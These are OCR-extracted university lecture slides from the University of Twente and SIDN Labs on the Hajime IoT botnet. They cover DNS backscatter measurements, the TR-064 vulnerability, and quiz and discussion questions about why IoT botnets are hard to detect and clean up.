


Fig. 12: Unique Hajime bot IP addresses. (DNS backscatter, 12/27/2016 – 04/08/2018.)

Broadband provisioning
CPE WAN Management Protocol (CWMP)
https://en.wikipedia.org/wiki/TR-069



https://root-servers.org/
D-root operator: University of Maryland



UNIVERSITY OF TWENTE.

SDN LABS

Quiz: TR-064

Why did the TR-064 vulnerability result in DNS queries on D-root?


A. The .i module uses the DNS to locate other bots and get their config files

B. The .itk module uses the DNS to locate the loader service to get the Hajime binaries

C. The ISP operator attempts to configure an NTP server for the victim CPE device

D. A non-vulnerable CPE device interprets the TR-064 command as a domain name

TR-064 and the DNS



UNIVERSITY OF TWENTE.

SDN LABS

Quiz: attack vector

What was the Tbps range of the DDoS attacks that Hajime-infected IoT devices launched?

A. > 1.5 Tbps

B. 1 through 1.5 Tbps

C. 0.5 through 1 Tbps

D. 0 through 0.5 Tbps

Hajime key takeaways

- IoT botnets can grow in size quickly
- IoT botnets can target a variety of CPU architectures, making honeypotting more difficult
- IoT botnets can use P2P communications channels, making them more difficult to take down
- IoT botnets require various datasets to analyze and the work requires multiple technical experts
- …
- Another others?

UNIVERSITY OF TWENTE. SIDN LABS

Discussion: botnet lifetimes (discussion)

- Why would the cleanup of IoT botnet take longer than for traditional bots?

Discussion: botnet lifetimes (discussion)

- Why would the cleanup of IoT botnet take longer than for traditional bots?
  - IoT bots stay undetected longer because devices operate more autonomously
  - IoT bots are more heterogenous, so more difficult to fix
  - IoT bots may interact with physical space, so s/w development takes more time
  - IoT bots are more heterogenous, so more difficult to honeypot
  - …

Volg ons

SIDN.nl

@SIDN

SIDN

Discussion & feedback

Next lecture: **Wed May 20, 10:45-12:30**
Topic: IoT honeypots

UNIVERSITY OF TWENTE.

SIDN LABS